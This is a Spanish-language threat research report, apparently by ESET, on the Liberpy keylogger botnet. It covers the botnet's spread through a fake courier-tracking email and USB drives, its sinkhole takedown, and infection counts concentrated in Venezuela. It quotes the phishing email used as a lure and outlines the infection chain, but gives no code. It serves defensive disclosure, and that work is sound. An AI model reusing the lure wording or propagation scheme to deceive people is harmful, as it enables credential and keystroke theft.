Operación Liberpy: Keyloggers y robo de información en Latinoamérica

Diego Pérez Magallanes Malware Analyst

Pablo Ramos HEAD of LATAM Research Lab

7/10/2015 – version 1.1

Indice

Operación Liberpy

Introducción

Desde hace ya algunos años, venimos comunicando que Latinoamérica no es solo una región que recibe amenazas desde otros lugares del mundo, por el contrario, hemos sido testigos del incremento de ataques y amenazas desarrolladas en la región. En el presente artículo vamos a compartir con ustedes una de las últimas investigaciones del Laboratorio de ESET Latinoamérica, en donde gracias a acciones en conjunto con **HISPASEC**, hemos logrado desmantelar una botnet dedicada al robo de información que afectaba en 98% de los casos a usuarios latinoamericanos.

Operación Liberpy, abarca un período de más de 8 meses de actividades de una Botnet en Latinoamérica, sus acciones, campañas de propagación, técnicas de persistencia y los pasos que se han llevado a cabo para desmantelarla. Compartiremos con ustedes los hallazgos del análisis, estadísticas sobre los países afectados y detalles sobre cómo esta familia de códigos maliciosos robaba credenciales, cuentas y otra información directamente desde las máquinas de los usuarios.

A través del trabajo en conjunto de las diferentes entidades involucradas, logramos realizar un Sinkhole de la botnet, lo que nos permitió en primera instancia, dimensionar parte de su tamaño y además, coordinar el cese de las operaciones de estos cibercriminales en la región. Para lograr tales cometidos, no solo tuvimos que analizar las amenazas en cuestión, también fue necesario entender y recopilar la información de las campañas realizadas en conjunto con sus objetivos.

Desde el envío de falsos correos con un software para seguir envíos de un *Courier* conocido, hasta la infección de sistemas a través de dispositivos USB, le permitieron a estos cibercriminales, controlar más de 2000 equipos en toda la región.

Operación Liberpy: Keyloggers y robo de información en Latinoamérica

Descubrimiento de Liberpy

A mediados de Abril, en el Laboratorio de ESET Latinoamérica recibimos un reporte de un ejecutable con el nombre "*Liberty2-0.exe"*, detectado por nosotros como *Python/Liberpy.A*. Se trataba de un Keylogger, una amenaza que una vez que vulnera la seguridad de un sistema, envía un reporte de todos los eventos de teclado que el usuario presiona como así también los movimientos del mouse a un servidor controlado por los atacantes.

El análisis preliminar de la amenaza, arrojó fuertes indicadores de que fue desarrollada en la región, - datos que compartiremos en detalle más adelante - situación que disparó dos preguntas fundamentales: ¿Hay una versión 1.0? ¿Cuál es el alcance de este ataque?

Basados en el nombre de la amenaza, decidimos buscar indicadores relacionados a Liberty y encontramos dentro de nuestros registros otro ejecutable con prácticamente el mismo nombre "Liberty1-0.exe", pero en esta ocasión era detectado como *Python/Spy.Keylogger.G*. La primera variante apareció a mediados de Agosto del 2014, brindó pistas importantes sobre los orígines de esta campaña que luego estadísticas y detecciones iban a confirmar.


En base a la información de **ESET Live Grid**, **el 98% de las detecciones de estas amenazas eran en Venezuela**, y en base a las palabras y lenguaje que encontramos en los comentarios de la amenaza, confirmaban que este *malware* tenía como objetivo principal a usuarios de este país. En este punto, la situación estaba más que clara: Liberpy era una operación dirigida a usuarios de un país de Latinoamérica con el fin de robar información de los usuarios.

Colaboración contra el Cibercrimen

Con una idea más clara del uso de esta familia de códigos maliciosos, los sitios desde los cuales se propagó y hacia dónde enviaba la información teníamos todos los datos necesarios para intentar desmantelar esta botnet, y así desactivar las acciones de estos cibercriminales en la región. Para ello, nos pusimos en contacto con un equipo de seguridad de Venezuela, quienes nos ayudaron a coordinar y planificar la acciones a seguir junto con HISPASEC, para el reporte y baja de las URLs en cuestión.

Esta botnet utilizó dos dominios falsos para la descarga de las amenazas, dos dominios para el envío de comandos de actualización a los bots, y dos dominios hacia donde las máquinas afectadas subían la información. En otras palabras, cada versión de estos keyloggers, utilizaba una URL para propagarse, otra para recibir los comandos y una para subir la información que registraba en los equipos afectados.

Además de la coordinación de las acciones, nos proveyeron de un factor muy importante en el entendimiento de esta amenaza, uno de los correos de la campaña de propagacíon, que fue realizada durante el mes de Febrero:


From: **Liberty Express** <[redacted]>
Date: Wed, Feb 18, 2015 at 9:14 PM
Subject: Liberty Express. Nueva aplicacion para PC
To: [redacted]

Para su comodidad y calidad de servicio, hemos desarrollado un software para PC (Windows 32 y 64 bits) que le permitira hacer prealertas, seguimiento a sus paquetes y formalizar sus entregas de una manera muy comoda y amena.

Para descargarlo, haga click aqui

Para más información visita [redacted]

Siempre a la orden,

Liberty Express
Ecommerce Logistics
RIF: J-31116772-2 - C.P. 10171

Imagen 1 - Correo de Propagación

Con esta pieza faltante del rompecabezas, confirmamos lo que en un comienzo sospechábamos: esta amenaza se propagaba inicialmente a través de correos falsos, haciéndoles creer a los usuarios que se trataba de un software para tracking de compras que se hicieran a través de una empresa de Courier. Una vez que las víctimas tenían sus sistemas infectados, todos los pendrives o memorias USB que se conectaran a estos equipos continuarían con la propagacíon del malware hacia otros equipos.

Dimensionar el tamaño de tales redes de computadoras zombis, nos ayudaría a ver el alcance de este ataque, y estudiar un poco más en detalle las acciones de los cibercriminales. Con este objetivo en mente, entre HISPASEC y ESET Latinoamérica, coordinamos para realizar el *sinkhole* de la botnet a través de la redirección de los DNS involucrados en el ataque.

Un *sinkhole* de DNS, permite a investigadores, fuerzas de seguridad y otras entidades, redirigir el tráfico de los equipos infectados, para evitar que los cibercriminales tengan el control y puedan robar la información que hay en ellos. Para realizar este proceso, se denuncian las direcciones IP maliciosas a los servicios correspondientes con el fin de desmantelarlos.

¿Cómo funcionaba Liberpy?

Las diferentes campañas de Liberpy, comenzaron con el envío de correos falsos, para notificar a las posibles víctimas de la aparición de este „software“ de tracking. Aquellos usuarios infectados comenzaban a formar parte de la botnet además de ser un nuevo nodo de propagacíon a través de los dispositivios USB que se conectaran al equipo.

De esta manera, la Botnet no solo depende de los usuarios que fueron víctima de la Ingeniería Social, sino que además, aquellas personas que no logren identificar un USB infectado continuarían esparciendo la amenaza.




Imagen 2 - Funcionamiento de la Botnet Liberpy

En resumen, los sucesos de una infección de Liberpy serían los siguientes:

1. Los atacantes lanzan una campaña de propagación a través de correos electrónicos.
2. Un usuario recibe el correo, sigue el enlace e intenta instalar el software en su sistema
3. El sistema infectado comienza a enviar la información al atacante.
4. Cuando el usuario conecta un USB, Liberpy infecta el USB y se aloja en una carpeta oculta, junto con los archivos originales que el usuario tenía en el dispositivo.
5. El usuario conecta su USB infectado con Liberpy en otro sistema, y cuando intenta abrir los archivos, infecta a este nuevo sistema con Liberpy, se activa el robo de información y la propagación en el nuevo equipo zombi.

Es importante destacar que esta metodología de ataque se replica a otras familias de códigos maliciosos que se han propagado en la región y en el mundo.

Los equipos infectados con Liberpy, se conectan a intervalos regulares al panel de control, para enviar la información que han logrado recopilar de los sistemas afectados. La versión 1.0 se conecta cada 10 minutos, mientras que la versión 2.0 lo hace cada 1 hora.

De esta manera, los atacantes se aseguran que no solo dependen de sus campañas de correos falsos sino que por si mismo, Liberpy continúa infectando sistemas a través de técnicas similares a las utilizadas por otras familias como *Win32/Dorkbot*, *JS/Bondat* y *VBS/Agent.NDH* entre otras. Este mecanismo de propagación, ocultando todos los archivos de un USB, y reemplazándolos por accesos directos está prevalente en la región desde al menos el 2011, y sigue siendo hoy uno de los principales vectores de propagación de malware a través de dispositivos USB.

Desmantelando la botnet Liberpy

Liberpy, es una botnet desarrollada en Python, que se comunica utilizando el protocolo **HTTP**, a través del puerto 80. De esta manera, como la comunicación es saliente, y a través de uno de los puertos que se utilizan para navegar en Internet, suele estar habilitado en las empresas y permite así que un equipo infectado se comunique con el panel de control, y saltee diferentes mecanimos de control.

Por otro lado, este mismo mecanismo de control de la Botnet, utilizando una dirección fija y un protocolo sin cifrado, nos permitío reducir los tiempos de análisis de su funcionamiento y definir los lineamientos para realizar el *Sinkhole*, con el objetivo que mencionamos anteriormente: desmantelar la botnet. Para realizar este cometido, fue muy importante la ayuda de HISPASEC, en el reporte y denuncia de los dominios maliciosos.

A través de dichos reportes y durante el proceso del *takedown* (Desmantelamiento) de Liberpy logramos ver en detalle cómo operaba la Botnet, lo que nos permitió dimensionar, parte de su tamaño y los sistemas afectados por este código malicioso.

Preparando el Sinkhole

Liberpy solo utiliza el puerto 80 para su comunicación y envío de la información de las vítcimas. A través de la redirección de los DNS, por sobre las IP utilizadas por los atacantes, y con un servidor escuchando los primeros 600 bytes enviados al puerto 80 por los equipos afectados, nos permitío analizar esta botnet y quitarle a los cibercriminales el acceso a la información que robaron.

Es importante remarcar, que el sinkhole sólo escuchaba los primeros 600 bytes de la comunicación. De esta manera, ninguno de los datos que Liberpy roba de los bots infectados fue almacenado. Los esfuerzos se dedicaron a entender cómo se comunicaban los equpos, su periodicidad y distribución de la botnet.

La captura del tráfico, luego puede ser procesada, a través de diferentes técnicas, para evaluar los patrones que identifiquen a los bots, como así también otras características de los sistemas afectados. Este análisis estuvo compuesto de la identificación de las direcciones IP, sistemas operativos afectados, periodicidad de comunicación con el panel de control y distribución geográfica de los bots.

Dimensionando el tamaño de la Botnet

Nuestro Sinkhole, capturó información durante aproximadamente 48 horas. En ese período, y tras el análisis de la información enviada por un sistema infectado con el que realizamos el seguimiento en nuestro Laboratorio pudimos separar qué datos nos permitían identificar el tipo de sistema que había sido afectado. Durante este período, podemos asegurar que Liberpy llegó a afectar al menos 2.000 equipos robando datos, contraseñas y en general todos los eventos de teclado que los ususarios ingresaron en sus sistemas.

Cuando un equipo infectado por Liberpy se comunica con el panel de control, el campo User Agent anunciael tipo de sistema infectado y que está enviando la comunicación. En la siguiente captura, podemos ver cómo un equipo con Windows 7 envía la información a los servidores de atacante:




Imagen 3 - Comunicación de un bot de Liberpy

En la imagen anterior, podemos ver que el campo „User-Agent“ contiene el valor: ***python-requests/2.3.0 CPython/2.7.8 Windows/7*** delatando cuál es el sistema afectado, además de algunos datos del servidor original de la Botnet, y hacía dónde intentaba enviar la información. Los resultados del análisis de nuestro sinkhole, arrojaron la siguiente información respecto a los User-Agent, utilizados:




Imagen 4 - Bots por User Agent

Durante las 40 horas de tracking del *sinkhole* un total de 5 ***User Agent*** diferentes con el mismo formato que el del sistema de pruebas se contactaron con nuestro sinkhole. En otras palabras, esto nos permitió dimensionar qué sistemas operativos estaban bajo el control de Liberpy:




Imagen 5 - Sistemas Operativos afectados por Liberpy

En su mayoría la Botnet Liberpy está compuesta por equipos con Windows 7, seguido de Windows XP con una cuarta parte de los equipos afectados y el restante 10% de infecciones en Windows 8 , Windows Vista y un único sistema con Windows Server 2012 (menos del 1%) afectado también por esta amenaza. En base a los métodos de propagación utilizados, los servidores podrían verse afectados, principalmente a través de la propagación por USBs.

Distribución Geográfica (¿Targeted Botnet?)

Entre algunas de las particularidades de Liberpy, pudimos observar que los cibercriminales dedicaron sus esfuerzos a determinado tipo de víctimas, en particular pareció que su objetivo eran usuarios de un país o países específicos. Ya que al clasificar las conexiones que existieron al *sinkhole*, cuantificamos un total de 2.047 bots, de los **cuales 1.953 eran de Venezuela**.




Imagen 6 - Distribución de los bots de Liberpy

Para diferenciar entre los bots, agrupamos los sistemas basados en sus direcciones de IP, puerto de origen , frecuencia de conexión en la configuración de los bots, User Agent por sobre un total de 11.754 conexiones recibidas. Procesando las capturas de tráfico con Bro, simplificó el trabajo de procesamiento y facilitó la identificación de patrones entre los bots.

En determinados casos, encontramos con más de un bot conectandosé desde la misma dirección IP, lo que podría significar que en algunas compañías, existían más de un host infectado con Liberpy. En total, encontramos 1.754 direcciones de IP únicas con la siguiente distribución:

Imagen 7 - Direcciones IP de los Bots

En otras palabras, podemos confirmar que Liberpy fue una botnet dirigida, en dónde el 96% de los casos los bots que se comunicaron al *sinkhole* provenían de Venezuela:




Imagen 8 – Bots por país

A estas alturas, ya era posible confirmar que el objetivo de Liberpy, es el robo de información de usuarios Venezolanos, con el fin de poder extraer información directamente desde sus sistemas. Los datos encontrados tras el análisis de las conexiones a nuestro sinkhole, presentaban una distribución similar a las detecciones de ESET Live Grid entre agosto del 2014 y mayo del 2015:




Imagen 9 - Detecciones de Liberpy en ESET Live Grid

Respecto a las detecciones que nosotros pudimos observar, se inlcuyen aquellos sistemas en los cuáles los usuarios intentaron descargar las variantes de Liberpy desde los enlaces maliciosos, cómo así también la propagación a través de los dispositivos USB. En base a las diferentes versiones de Liberpy encontradas, podemos asegurar que el 57% de las detecciones de Liberpy pertenecen a la versión 1-0, y el 43% restante a la versión 2-0.

